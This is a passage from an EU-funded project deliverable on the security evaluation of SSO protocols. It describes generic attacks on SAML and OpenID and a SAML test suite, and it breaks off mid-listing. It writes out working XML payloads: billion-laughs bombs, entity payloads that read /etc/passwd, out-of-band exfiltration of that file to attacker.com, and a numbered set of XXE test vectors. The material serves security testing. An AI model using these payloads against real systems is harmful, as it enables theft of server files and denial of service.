(2.) The SSO procedure on the side of the IdP consists of two phases. Firstly, the received *AuthnReq* must be parsed and, thus, the IdP must determine the according SP by processing the *AuthnReq*. This step is needed since the URLs of the SP, to which the *AuthnResponse* is sent, must be validated. Following this parsing, the End-User authentication takes place, for example, by using the Username/Password module. If successful, a session cookie is set by the Web Frontend and the authentication is made persistent. Finally, the corresponding key material for signing and/or encrypting the *AuthnResponse* is loaded and the authentication token is issued by the IdP.

<b>Document name:</b> Evaluation of eID and Trust Services		This project has received funding from the European Union's Horizon 2020 research and innovation programme under grant agreement No 700542							
<b>Reference:</b>	D2.3	<b>Dissemination:</b>	PU	<b>Version:</b>	1.0	<b>Status:</b>	Final	<b>Page:</b>	26 of 71



**Repeated Authentication.** Whenever an HTTP Request arrives at the provider, the Web Frontend module checks if a corresponding session cookie is provided, which would indicate that the End-User has already been authenticated.

Repeated Authentication indicates that the End-User has already been authenticated. In this case, the received session cookie is forwarded to the Session Management module that resolves the identity of the End-User by using the value of the session cookie. Consequentially, the identity of the End-User is forwarded to the AAM.

## 4.2 Generic Attacks

In this section, we describe generic attack concepts independent of the SSO protocol. We focus on the idea of the attack rather than the exact execution.

### 4.2.1 Identity Attack (IA)

Identity Attacks target the verification of the End-User's identity at the SP. This class of attacks can target the protocols SAML, OpenID, and OpenID Connect, where the SP *conditionally* trusts the statements made by the IdP. In other words, the SP must provide additional verification that the IdP is allowed to make the statements within the authentication token. If this verification is not provided, a maliciously acting IdP can make statements in the name of other IdPs, such as Google, which will be accepted by the SP.

Attack Class	Protocol	Component	Target
Identity Attack (IA)	SAML, OpenID, OpenID Connect	Verifier	SP
Replay Attack (RA)	SAML, OpenID, OpenID Connect	Verifier	SP
Wrong Recipient Attack (WR)	SAML, OpenID, OpenID Connect	Verifier	SP
Signature Bypass (SB)	SAML, OpenID, OpenID Connect	Verifier / Processor	SP, IdP*
Encryption Attack (EA)	SAML, OpenID, OpenID Connect	Verifier / Processor	SP*, IdP*
Open Redirect Attack (OR)	SAML, OpenID Connect	Verifier	IdP
Message Serialization Attack (MS)	SAML, OpenID	Parser	SP, IdP

IdP\* Only if the AuthnReq is signed / encrypted.

SP\* Only if the AuthnResponse is signed / encrypted.

*Table 4.1: Overview of generic attacks on SSO protocols.*

### 4.2.2 Replay Attack (RA)

Replay attacks target the multiple redemption of a SSO token regardless of the existing freshness and lifetime restrictions. Therefore, an attacker in possession of a stolen token, which, for example, was attained by eavesdropping the communication between the End-User and the SP, can redeem the token at the SP and gain access to the End-User's resources. Another possibility for an attack is if a malicious End-User, having access to an SP for a limited time, can store the used token and redeem it for an infinite amount of time at the SP.

In SSO protocols, the tokens contain at least one parameter guaranteeing freshness and one defining the expiration time. It is up to the SP to implement this verification correctly.

A special case of Replay Attacks exists in SAML where the *AuthnReq* can contain parameters restricting the lifetime and guaranteeing freshness. Thus, the IdP should verify all relevant parameters.

### 4.2.3 Wrong Recipient (WR)

With respect to the existence of multiple SPs, an authentication token must indicate the SP it is intended for. It should be guaranteed that (1) the token can be successfully verified by a single SP only and (2) that the token is delivered to the correct SP. In other words, a token redeemed at one SP cannot be redeemed at another. Thus, a malicious SPs capturing valid tokens from different EndUsers cannot use these tokens on another SPs.

Wrong Recipient attack targets only SPs. In SSO protocols, tokens contain at least one parameter defining the recipient. It is up to the SP to implement this verification correctly.

### 4.2.4 Signature Bypass (SB)

In a typical SSO protocol flow, the token is digitally signed by the IdP and verified by the SP. The verification is a complex process requiring multiple steps:

- The signed parts must be determined. The SP must be able to distinguish signed from unsigned parts within the token. Additionally, it should check if all required security relevant parameters are protected by the signature.
- For the verification, the correct keys must be chosen. Thus, the SP must use the key material associated with the IdP that issued the token.
- The key material must be protected against manipulations, e.g., overwriting with another key material.
- The usage of insecure cryptographic algorithms must be avoided.

If one of the mentioned verification steps is violated, the token can be manipulated and the statements made by the IdP can be modified. As a result, the attacker can log into any account at the IdP. It is the responsibility of the SP to implement the verification correctly.

In SAML an additional case exists where the *AuthnReq* can be signed. Thus, the IdP can be a target for this type of attacks as well.

### 4.2.5 Encryption Attack (EA)

The SAML standard supports the confidentiality protection directly on the message level with XML Encryption. XML Encryption can be used in SAML *AuthnResponse* messages.

Encrypted XML messages can be attacked with adaptive chosen-ciphertext attacks (see Section 2.2.3.5). In these attacks, the adversary sends several thousand modified messages to the server (SP) and observes the server responses. At the end, he can decrypt the ciphertext. There are two prerequisites for this attack. First, the server has to support old vulnerable cryptographic algorithms: 3DES-CBC, AES-CBC or RSA-PKCS#1 v1.5. Second, the attacker needs to modify ciphertexts. For this purpose, the attacker typically needs to exploit further vulnerabilities in XML Signature validations.

### 4.2.6 Open Redirect (OR)

Open Redirect attacks target the IdP by forcing it to send the token to a domain controlled by the attacker, instead of a legitimate SP [50].

<b>Document name:</b> Evaluation of eID and Trust Services		This project has received funding from the European Union's Horizon 2020 research and innovation programme under grant agreement No 700542					
<b>Reference:</b>	D2.3	<b>Dissemination:</b>	PU	<b>Version:</b>	1.0	<b>Status:</b> Final	<b>Page:</b> 28 of 71



In SSO, the IdP registers multiple SPs and stores information regarding the identity of the SP URLs, which are used for the token transmission and cryptographic key material. A task of the IdP is to check the information in each *AuthnReq* to determine the SP and to validate the URL where the token will be sent. If this verification is not implemented correctly, the attacker can steal tokens from other End-Users and redeem these at the SP. The attack is applicable to OpenID Connect and SAML since the SP registers the URL at the IdP, which must be verified later.

In OpenID, the SP does not register its URL at the IdP. Thus, the IdP cannot verify this parameter. For this reason, this class of attacks cannot be applied on OpenID.

#### 4.2.7 Message Serialization (MS)

Independent of the SSO protocol, each message has to be serialized/parsed. Serialization means that the incoming message must first be extracted from the incoming HTTP request and then converted into a programming object, e.g., an XML node or a JSON object. For the serialization, a parser is used (see Figure 4.1). Any abnormal behavior during this parsing directly affects SSO security; for example, if some data element is present twice with different content, the second content may overwrite the first during the parsing, or vice versa. Additionally, the parser's features are very powerful and, if not hardened, can also be used for attacks. These features can be used to break out of the normal SSO validation process, access locally stored files on the provider, and send these files to arbitrary domains, see Figure 4.2.




Figure 4.2: The attacker sends an XML document containing malicious code which points to a file stored on the local filesystem. As a result, the attacker breaks out of the usual processing schema, bypassing the security verification provided by the SSO-Verifier and the AAM, and reads locally stored files.

In SAML and OpenID, an eXtended Markup Language (XML) parser is used to serialize messages exchanged between the participants. Thus, MS attacks can be applied. In contrast, OpenID Connect is entirely based on JSON. Currently, no parsing attacks are known against JSON parsers.

XML offers the possibility to describe the document's structure by using a Document Type Definition (DTD). Unfortunately, the usage of these features can lead to security vulnerabilities enabling very efficient Denial-of-Service attacks [51] or allowing unauthorized access to files stored at the target SP, for example, `/etc/passwd` or key files.

##### 4.2.7.1 Denial-of-Service (DoS) attacks

In this section, we describe how XML External Entity Attacks (XXEAs) can be used to start efficient DoS attacks. The first example is depicted in Listing 4.1 and introduces the possibility for an attacker to allocate a large amount of the free memory on the server by sending a small XML document [52].

```
<!DOCTYPE data [  
  
<!ELEMENT data (#ANY)>  
<!ENTITY a0 "dos" >  
<!ENTITY a1 "&a0;&a0;&a0;&a0;&a0;&a0;">  
<!ENTITY a2 "&a1;&a1;&a1;&a1;&a1;">  
>  
<data>&a2;</data>
```

Listing 4.1: An XML-Bomb based on the Billion Laughs Attack [49].

In the given example, the document contains three Entities: a0 is mapped to the string *dos*, a1 contains multiple references to the XML Entity a0, and a2 containing multiple references to the XML Entity a1. Within the element `<data>`, the XML Entity a2 is called and resolved during the message parsing/serialization. The result is that the string `&a2;` will be replaced by the string "dos" repeated 25 times<sup>4</sup>. An attacker, starting a DoS via an XXEA can define more Entities referencing to each other recursively and allocating more memory than in the shown example.

The second example is shown in Listing 4.2 and defines two Entities referencing to each other and building an infinite loop. By sending this small XML document to a server, an infinite loop can be enforced allocating CPU resources for long/infinite time.

```
<!DOCTYPE data [  
<!ENTITY a "a&b;" >  
<!ENTITY b "&a;" >  
>  
<data>&a;</data>
```

Listing 4.2: Infinite loop by two entities referencing to each other.

<sup>4</sup> a2 = 5\*a1 = 5\*(5\*a0)=25\*"dos".

#### 4.2.7.2 File Access

XXEAs can be used to access local files on the server. This can be achieved by using the front channel or the backchannel. In the front channel case, the processed XML document is sent back to the sender, while in the back-channel case the server does not send the processed XML file.

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE Response [
<!ENTITY file SYSTEM "/etc/passwd">
]>
<samlp:Response>
  <attack>&file;</attack>
</samlp:Response>
```

Listing 4.3: File Access by using XML Entities.

**File Access through the Front Channel.** The XML document presented in Listing 4.3 shows how this can be done.

The XML document defines one XML Entity (file) referencing a local file, e.g., /etc/passwd. The XML Entity is then called in line 6. While the document is parsed, the referenced file is read by the XML Parser and printed within the element <attack>. If the resulting XML document is sent back to the sender, sensitive information can be leaked.

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE data [
<!ELEMENT data (#ANY)>
<!ENTITY % start "<![CDATA[">
<!ENTITY % file SYSTEM "/etc/passwd">
<!ENTITY % end "]]">
<!ENTITY % dtd SYSTEM "http://attacker.com/parameterEntity.dtd">
% dtd;
]>
<data>&all;</data>
```

Listing 4.4: The XML document sent by the attacker to the server containing parameter Entities, which will be concatenated.

Unfortunately, the attack vector described in Listing 4.3 is limited by the fact that the referenced document must be XML format compliant. Thus, it must not contain special characters like <, > or non-closed XML elements. To solve this problem, the content in the file can be encapsulated in a CDATA container, which is less restrictive regarding the characters and text allowed. An example is shown in Listing 4.4 and Listing 4.5.

```
<!ENTITY all '%start;%file;%end;'
```

Listing 4.5 The file stored on http://attacker.com/parameterEntity.dtd

First, the attacker sends the XML message depicted in Listing 4.4. The document contains four parameter Entities: start, file, end, and dtd. The usage of parameter Entities is needed because they are less restrictive when declaring the content. The start XML Entity, cf. line 4, defines a string that opens a CDATA-block when it is processed. The file XML Entity, cf. line 5, defines a reference to a file. The end XML Entity, cf. line 6, defines a string closing the CDATA-block when it is

processed. The dtd XML Entity, cf. line 7, defines a URL handler on the URL `http://attacker.com/parameterEntity.dtd`. In line 8, the dtd XML Entity is called and the file stored on the given URL is downloaded.

The downloaded file defines a new XML Entity concatenating all the Entities start, file, and end. The construct defined in Listing 4.5 must be declared in a separate file since its declaration is not allowed in Listing 4.4 due to the *internal subset restriction* of parameter Entities.

Considering line 10 in Listing 4.4, the XML Entity `all` is called. As a result, a CDATA-block is opened, the content of a file is printed, and the CDATA-block is closed.

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE data SYSTEM "http://attacker.com/parameterEntity_oob.dtd">
<data>&send;</data>
```

Listing 4.6: Enforcing the server to send a local file to a URL.

**File Access through the Back Channel** If SAML is used, the server usually responds with an error message and does not send the parsed XML message back to the sender. Therefore, the attacker needs another channel to retrieve the information gathered during the message processing. Similar to the previous attack vector, the attacker can use parameter Entities to read a file, append the content to a string, and call a URL. The attacker first creates an XML document and sends it to the server, see Listing 4.6. In the given example, the XML document defines an XML Entity referencing an external file that will be downloaded. The external file is depicted in Listing 4.7.

```
<!ENTITY % file SYSTEM "/etc/passwd">
<!ENTITY % all "<!ENTITY send SYSTEM 'http://attacker.com/?%file;'>"> %all;
```

Listing 4.7: The file stored on `http://attacker.com/parameterEntity_oob.dtd`

In line 1, a parameter XML Entity referencing a local file is declared. In line 2, a second parameter XML Entity is defined, which declares an XML Entity `send` referencing a URL and appending the content referenced file. In line 3, the XML Entity `all` is called.

Considering Listing 4.6, in line 3 the XML Entity `all` is called and the defined URL containing the read file is sent to the attacker.

## 5. SAML Security Evaluation Concepts

### 5.1 SAML TestSuite

In the following sections we define our test suite, describing security analyses relevant to the SAML *AuthnReq* and *AuthnResponse*, which consist of security checks and attack descriptions. The goal of these security checks is to identify security relevant properties of the interface, e.g., supported encryption algorithms. Such checks do not attack the target, but are rather used as a preparation step for the attacks. The goal of the attack description is to identify real attacks and evaluate their impact.

#### 5.1.1 SAML AuthnReq

An example of the SAML *AuthnReq* must be stored within the documentation for offline analysis.

**Security Check: *AuthnReq* SAML Binding.** This security check will target:

- The SAML Binding used to transmit the *AuthnReq*; this binding is usually HTTP-Redirect or HTTP POST. The recognition can be done as follows:
  - If the *AuthnReq* is sent via an HTTP Redirect as a GET parameter called SAMLRequest, then the SAML HTTP Redirect binding is used and the *AuthnReq* is computed as: `URLEncode(Base64Encode(Deflate(AuthnReq)))`.
  - If the *AuthnReq* is sent via an HTTP POST parameter called SAMLRequest, then the SAML HTTP POST binding is used. The *AuthnReq* is, thus, computed as: `URLEncode(Base64Encode(AuthnReq))`.
- Supported bindings by the IdP: An *AuthnReq* can be transformed from one binding to another as way to check which bindings are supported by the IdP.
  - Copy the same value from the HTTP Redirect binding into the HTTP POST binding, and vice-versa.
  - Execute the same test; however, consider turning on/off the deflating option.

**Security Check: Enforcing a different *AuthnResponse* SAML Binding.** This check targets the likelihood that via the *AuthnReq*, the *AuthnResponse* is sent using a different binding; for example, the HTTP Redirect binding. To execute this test, the parameter `Binding` must be changed to:

- "urn:oasis:names:tc:SAML:2.0:bindings:HTTP-Redirect"
- "urn:oasis:names:tc:SAML:2.0:bindings:HTTP-POST"
- "urn:oasis:names:tc:SAML:2.0:bindings:HTTP-Artifact"

**Security Check: Signatures Provided.** The integrity protection of the *AuthnReq* is documented and includes information about:

- Integrity and authenticity protection provided: yes/no
- Which parts of the *AuthnReq* are signed
- Cryptographic algorithms used, e.g., symmetric or asymmetric algorithms. Usually in SAML only asymmetric cryptography is used, and any deviation must be documented.

<b>Document name:</b> Evaluation of eID and Trust Services		This project has received funding from the European Union's Horizon 2020 research and innovation programme under grant agreement No 700542 		
<b>Reference:</b> D2.3	<b>Dissemination:</b> PU	<b>Version:</b> 1.0	<b>Status:</b> Final	<b>Page:</b> 33 of 71



**Security Check: Quality of the applied certificate.** Here the quality of the certificate will be checked and the following aspects will be considered:

- Key length
- Validity period
- Algorithms used

**Security Check: Encrypted Parts.** The confidentiality of the *AuthnReq* is documented and includes information about:

- Confidentiality protection provided: yes/no
- Encrypted parts
- Algorithms used

**Security Check: XML Schema validation.** It must be determined whether an XML schema validation is provided; therefore, the sources of the schema file should be documented.

#### 5.1.1.1 Signature Bypasses

**Attack: Signature Manipulation.** This attack corresponds to fuzzing the value of the digital signature. The relevant values are the *SigValue* and *SigAlg* if HTTP Redirect binding is supported, and the *SignatureValue* if the HTTP POST binding is used.

- The value of the signature can be removed, modified, or duplicated.
- The value is set to a special characters such as: 0x00 or CRLF.

**Attack: Signature Exclusion (∅Sig).** This attack targets the signature validation of the IdP and tests whether an unsigned *AuthnReq* is accepted by the IdP. This test must be executed for all supported bindings by the IdP.

**Attack: Certificate Faking (CF).** This attack targets the signature validation of the IdP and tests whether an *AuthnReq* is accepted by the IdP, which is signed using an untrusted, self-signed, and attacker generated certificate. The certificate signing the *AuthnReq* must be included in the *AuthnReq*. This test targets only the HTTP POST binding because the HTTP Redirect does not provide the possibility to send information regarding the certificate.

For certificate faking, there exists the following tests:

- A signed *AuthnReq* including the untrusted x509 certificate.
- A signed *AuthnReq* containing two certificates: both a trusted and an untrusted certificate.

**Attack: XML Signature Wrapping (XSW).** A manipulated *AuthnReq* via XSW will be tested; however, some signed parts must be changed, e.g. the ID of the *AuthnReq*. The *AuthnReq* which was processed can be verified by observing the *InResponseTo* attribute within the *AuthnResponse*.

<b>Document name:</b> Evaluation of eID and Trust Services		This project has received funding from the European Union's Horizon 2020 research and innovation programme under grant agreement No 700542					
<b>Reference:</b>	D2.3	<b>Dissemination:</b>	PU	<b>Version:</b>	1.0	<b>Status:</b> Final	<b>Page:</b> 34 of 71

### 5.1.1.2 Bypassing XML Encryption

**Attack: XML Encryption Attack.** The following XML Encryption attacks will be tested on the *AuthnReq*:<sup>5</sup>

- Attacks on symmetric CBC ciphertexts [4]
- Attacks on asymmetric PKCS#1 v1.5 ciphertexts [6]
- If secure algorithms are used (RSA-OAEP or AES-GCM), testing must also occur to determine whether the server accepts vulnerable algorithms, and if backwards-compatibility attacks are possible [5].

### 5.1.1.3 Other Attacks

**Attack: Replay Attack.** Here the multiple redemption of the same *AuthnReq* at the IdP will be tested.

**Attack: Consent Page.** The goal of this attack is to suppress the consent page shown to the End-User. This can be done by manipulating the *Consent* attribute within the *AuthnReq*. Currently we do not know what values are specified and which should be tested.

**Attack: AssertionConsumerServiceURL Spoofing (ACS Spoofing).** If the *AuthnReq* is not signed or if one of the XML Signature attacks is applicable ( $\emptyset$ Sig, CF, or XSW), the value of the attribute *AssertionConsumerServiceURL* can be changed to point to a URL controlled by the attacker, e.g. <http://attacker.com>.

The attack is successful if the IdP sends the *AuthnResponse* to the manipulated URL.


**Attack: XXEA.** The processing of the DTDs must be evaluated. For this attack, the cheatsheet developed by NDS can be used: <https://web-in-security.blogspot.de/2016/03/xxe-cheat-sheet.html>. When testing an application for XXE vulnerabilities, one approach is to first check the application's general reaction on received DTDs before inspecting the given response for direct reflections. If no reflection point can be found, for instance, if the application returns a generic error message, this does not mean the application is invulnerable to the attack. As sketched out in Section 4.2.7.2, a backchannel can be used to perform Out of Band (OOB) XXEAs. These can be used for information retrieval as well as for DoS attacks. A list of XXEA vectors that have been selected for this test suite is presented in Section 5.1.3

**Attack: XSLT Attack (XSLTA).** Here the processing of XSLTs will be tested. The attack vectors from Section 5.1.4 will be taken into consideration.

### 5.1.2 SAML AuthnResponse

An example of the SAML *AuthnResponse* must be stored within the documentation for offline analysis.

<sup>5</sup> *AuthnReq* messages typically do not use XML Encryption, although its usage is typically possible. For example, the BSI profile [14] encrypts confidential data and stores them in the *AuthnRequestExtension* element.

<b>Document name:</b> Evaluation of eID and Trust Services		This project has received funding from the European Union's Horizon 2020 research and innovation programme under grant agreement No 700542					
<b>Reference:</b>	D2.3	<b>Dissemination:</b>	PU	<b>Version:</b>	1.0	<b>Status:</b> Final	<b>Page:</b> 35 of 71



### 5.1.2.1 Security Checks

**Security Check: *AuthnResponse* SAML Binding.** This check targets:

- The SAML Binding used to transmit the *AuthnResponse*. This binding is usually HTTP-Redirect or HTTP POST. The recognition can be done as follows:
  - If the *AuthnResponse* is sent via an HTTP Redirect as GET parameter called SAMLResponse, then the SAML HTTP Redirect binding is used. The *AuthnResponse* is, thus, computed as: `URLEncode(Base64Encode(Deflate (AuthnResponse)))`.
  - If the *AuthnResponse* is sent via an HTTP POST parameter called SAMLResponse, then the SAML HTTP POST binding is used. The *AuthnResponse* is, thus, computed as: `URLEncode(Base64Encode(AuthnResponse))`.
- Supported bindings by the IdP. An *AuthnResponse* can be transformed from one binding to another as a way to test which bindings are supported by the IdP.

**Security Check: *AuthnResponse* SAML Binding.** This check targets the possibility that the *AuthnResponse* is sent via a different binding, e.g., HTTP Redirect binding. To execute this test a transformation to the different binding can be provided manually by modifying the *AuthnResponse* message.

**Security Check: Signatures Provided.** The integrity and authenticity protection of the *AuthnResponse* is documented and includes information about:

- Integrity and authenticity protection provided: yes/no
- Which parts of the *AuthnResponse* are signed
- Cryptographic algorithms used: symmetric or asymmetric algorithms. Usually, in SAML only asymmetric cryptography is used and any deviation must be documented.

**Security Check: Quality of the Applied Certificate.** Here the quality of the certificate will be tested. The following aspects must be considered:

- Key length
- Validity period
- Algorithms used

**Security Check: Encrypted Parts.** The confidentiality of the *AuthnResponse* is documented and includes information about:

- Confidentiality protection provided: yes/no
- Encrypted sections
- Algorithms used

### 5.1.2.2 Signature Bypasses

**Attack: ØSig.** The attack targets the signature validation at the SP and tests whether an unsigned *AuthnResponse* is accepted by the SP. This test must be executed for all supported bindings by the SP.

<b>Document name:</b> Evaluation of eID and Trust Services		This project has received funding from the European Union's Horizon 2020 research and innovation programme under grant agreement No 700542							
<b>Reference:</b>	D2.3	<b>Dissemination:</b>	PU	<b>Version:</b>	1.0	<b>Status:</b>	Final	<b>Page:</b>	36 of 71

**Attack: CF.** The attack targets the signature validation at the SP and tests whether an *AuthnResponse* is accepted by the SP, which is signed with an untrusted, attacker generated, and self-signed certificate. This attack targets only the HTTP POST binding.

The used certificate to sign the *AuthnResponse* must be included in the *AuthnResponse*. For certificate faking, there exists the following tests:

- A signed *AuthnResponse* including the untrusted x509 certificate.
- A signed *AuthnResponse* containing two certificates: both a trusted and an untrusted certificate.

**Attack: XSW.** A manipulated *AuthnResponse* via XSW will be tested; however, some signed parts must be changed, e.g., the subject within the *AuthnResponse*. The *AuthnResponse* which was processed can be verified by observing the login at the SP.

### 5.1.2.3 Bypassing XML Encryption

**Attack: XML Encryption Attack.** The following XML Encryption attacks will be tested on *AuthnResponse*:

- Attacks on symmetric CBC ciphertexts [4]
- Attacks on asymmetric PKCS#1 v1.5 ciphertexts [6]
- If secure algorithms are used (RSA-OAEP or AES-GCM), testing must also occur to determine whether the server accepts vulnerable algorithms, and if backwards-compatibility attacks are possible [5].

### 5.1.2.4 Other Attacks

**Attack: Replay Attack.** Multiple utilization of the same *AuthnResponse* at the SP will be tested.

**Attack: XXEA.** This test has the same goal as the *AuthnReq*: to check whether the XML parser processes injected DTDs. The test vectors used to identify potential XXE vulnerabilities are listed in Section 4.1.3

**Attack: XSLTA.** The processing of XSLTs will be tested. The attack vectors from Section 5.1.4 can also be taken into consideration.

**Attack: Covert Redirect (CR).** Some web applications store the URL navigated by the End-User before starting the SSO authentication and include this parameter as part of the *AuthnReq*, for example, as a GET parameter *next\_url* or *RelayState*. Thus, after receiving the authentication token and the authentication of the End-User, the SP forwards the user to the resources initially navigated by the End-User.

Unfortunately, during this forwarding, sensitive information can be leaked. As an example, the *Referer* element can contain the authentication token, which can potentially lead to an information leakage. The following tests will be considered:

- To check whether a redirect parameter, which used after the End-User authentication, is included in the *AuthnReq*.
- To check whether the value of the redirect parameter be set to an arbitrary value, e.g., <http://attacker.com>.

<b>Document name:</b> Evaluation of eID and Trust Services		This project has received funding from the European Union's Horizon 2020 research and innovation programme under grant agreement No 700542 							
<b>Reference:</b>	D2.3	<b>Dissemination:</b>	PU	<b>Version:</b>	1.0	<b>Status:</b>	Final	<b>Page:</b>	37 of 71

### 5.1.3 Test Vectors for XXEA

We present a number of XXE attack vectors that can be taken into consideration when performing XXE testing. To facilitate the testing process, the test vectors and additional helper files are also included in the provided Burp-Suite Extension EsPRESSO (see Section 8).

We refer to [53] for a comprehensive analysis of XML parsers with regards to DTD vulnerabilities. Additional information and a comprehensive list of test vectors is available at <https://web-in-security.blogspot.de/2016/03/xxe-cheat-sheet.html>.

Care has been taken to exclude DoS attacks from the test cases below in order to prevent any negative impact on the tested systems.

The vectors are kept as generic as possible and therefore, some of the vectors listed below may require some adjustments based on knowledge regarding the targeted operating system and application environment. Note that the `<?xml version="1.0" encoding="utf-8"?>` preamble may be required by some parsers and rejected by others. In addition, the `standalone="yes"` attribute in the XML preamble may also affect the application response. The `http://` protocol handle and the `SYSTEM` keyword were primarily used to check for OOB feedback channels; however, some examples to alter the test vectors are provided. For example, testing other protocol handles such as `https://`, `ftp://`, `smb://`, `jar ://`, and `file://` can be useful in detecting potential whitelisting or blacklisting of specific protocols in the tested application. Egress firewalls may also prevent outbound connections to certain destination ports. We, therefore, recommend using a variety of protocol handlers, ports, and other means when testing for blind XXE such as: incoming DNS requests or timing channels.

**Vector 1** A simple DTD that has no effect but helps identifying the applications reaction towards received DTDs

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE data [<!ELEMENT data (#ANY)>]>
<data>sometext</data>
```

**Vector 2** Tests if Entities from inline DTDs are expanded and included in a direct feedback channel. The entity `foo` resolves to a UUID which can easily be detected in the response.

```
<!DOCTYPE data [
<!ENTITY foo "ae8771ea1df2425abf59482ac4ac0327">
]>
<data>&foo;</data>
```

**Vector 3** A variation of Vector 2 which makes use of a *parameter entity* and attempts to include a recognizable UUID in the direct feedback channel.

```
<!DOCTYPE data [
<!ENTITY % foo "<!ENTITY bar '6b4bc7667ee94fa3893b90e63b0a23b9'>"> %foo;
]>
<data>&bar;</data>
```

**Vector 4** A *general external entity* named `ext` is used to include the contents of a local file in a direct feedback channel.

```
<!DOCTYPE Response [
<!ENTITY ext SYSTEM "file:///sys/power/image_size">]>
<Response>&ext;</Response>
```

This vector can be varied by using the PUBLIC keyword instead of SYSTEM.

**Vector 4a)** The PUBLIC keyword is used with an identifier string id.

```
<!DOCTYPE Response [  
<!ENTITY ext PUBLIC "id" "file:///sys/power/image_size">]>  
<Response>&ext;</Response>
```

**Vector 4b)** The PUBLIC keyword is used but omitting the identifier string.

```
<!DOCTYPE Response [  
<!ENTITY ext PUBLIC "file:///sys/power/image_size">]>  
<Response>&ext;</Response>
```

**Vector 5** If the XML parser attempts to resolve the external entity ext, a request to http://public-server.com/ext.dtd is performed.

```
<!DOCTYPE data [  
<!ENTITY ext SYSTEM "http://public-server.com/ext.dtd" >  
>  
<data>&ext;</data>
```

Note that both the SYSTEM keyword and http:// protocol can be adapted to vary the attack vector and circumvent blacklists or egress firewalls. An example can be seen in Vector 5a and Vector 5b.

**Vector 5a)** Using the PUBLIC keyword and ftp:// as scheme for the Out-Of-Band communication..

```
<!DOCTYPE data [  
<!ENTITY ext PUBLIC "id" "ftp://public-server.com/ext.dtd" >  
>  
<data>&ext;</data>
```

**Vector 5b)** The SYSTEM keyword is combined with the smb:// protocol.

```
<!DOCTYPE data [  
<!ENTITY ext SYSTEM "smb://public-server.com/ext.dtd" >  
>  
<data>&ext;</data>
```

**Vector 6** External DTD using the SYSTEM keyword and the http:// protocol handler.

```
<!DOCTYPE data SYSTEM "http://public-server.com/ext.dtd">  
<data>sometext</data>
```

**Vector 6a)** This vector should be tested with different protocol handlers and the PUBLIC keyword; for example, the vector below combines the PUBLIC keyword with an identifier "id" and the https:// scheme.

```
<!DOCTYPE data PUBLIC "id" "https://public-server.com/ext.dtd">  
<data>sometext</data>
```

**Vector 7** External *parameter entity* using the SYSTEM keyword in combination with the http:// protocol handler.

```
<!DOCTYPE data [  
<!ENTITY % remote SYSTEM "http://public-server.com/ext.dtd"> %remote;  
>  
<data>&ent;</data>
```

In this example, the remote file `ext.dtd` may define the entity `ent` to include the contents of some file on the host's file system. As with the earlier test-vectors, the keyword and protocol scheme should be varied when probing a host.

**Vector 8** This vector exploits verbose error messages. Access to a non-existing file raises a parsing error that might include the payload. Due to the *internal subset* restriction that forbids parameter entities to be used in further entity definitions, it may be necessary to split this vector and use an external helper file to define the entity `external` [54].

```
<!DOCTYPE data [  
<!ENTITY % payload SYSTEM "file:///etc/hostname">  
<!ENTITY % param '<!ENTITY % ext SYSTEM "file:///nothere/%payload;">'>  
%param;  
%ext;  
>  
<data>&external;</data>
```

**Vector 9** Refers to a remotely defined XML Schema Instance (XSI) by first including the `xsi` namespace, then defining a custom namespace `ttt` before referring to the remote definition of the `ttt` namespace via the `xsi:schemaLocation` attribute.

```
<?xml version='1.0'?>  
<ttt:data xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"  
  xmlns:ttt="http://test.com/attack" xsi:schemaLocation="http://public-  
  ,-> server.com/ext.xsd">42</ttt:data>
```

**Vector 10** Refers to an external XML Schema Definition (XSD), this time using the attribute `noNamespaceSchemaLocation`.

```
<data xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"  
  xsi:noNamespaceSchemaLocation="http://public-server.com">42</data>
```


**Vector 11** Attempts to include an external XML file using the `include` direction from XInclude. The attribute `parse="text"` is intended to prevent the parser from interpreting the included file as `application/xml`.

```
<data xmlns:xi="http://www.w3.org/2001/XInclude"><xi:include href="http://  
  ,-> public-server.com/ext.txt" parse="text"></xi:include></data>
```

In Section 8.1.4 we introduce the *DTD-Attacker*, a tool to facilitate testing for XXE vulnerabilities in SAML endpoints. The DTD-Attacker is preconfigured with a main set of test vectors and was designed to allow for easy customization.

#### 5.1.4 Test Vectors for Evaluating XSLT Attacks

The following attack vectors can be considered when testing whether the XML Signature verifier processes the XSLT in an insecure manner. The first attack vector (Listing 5.1) shows the

Document name:	Evaluation of eID and Trust Services	This project has received funding from the European Union's Horizon 2020 research and innovation programme under grant agreement No 700542 							
Reference:	D2.3	Dissemination:	PU	Version:	1.0	Status:	Final	Page:	40 of 71



complete SAML message along with the XSLT transformation positioned under transformations in the XML Signature. The following examples (Listing 5.2, Listing 5.3, Listing 5.4) only depict the relevant Transform elements.

```
<samlp:Response xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion"
xmlns:samlp="urn:oasis:names:tc:SAML:2.0:protocol"
ID="Rbd1ca4d500b80130b5178ada0d47c52294f418ad" Version="2.0" IssueInstant="2014-06-03T12:43:56Z" Destination="">
  <saml:Issuer>https://app.onelogin.com/saml/metadata/344357</saml:Issuer>
  <samlp:Status>
    <samlp:StatusCode Value="urn:oasis:names:tc:SAML:2.0:status:Success"/>
  </samlp:Status>
  <saml:Assertion xmlns:xs="http://www.w3.org/2001/XMLSchema"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" Version="2.0" ID="pfx9cb71b16-
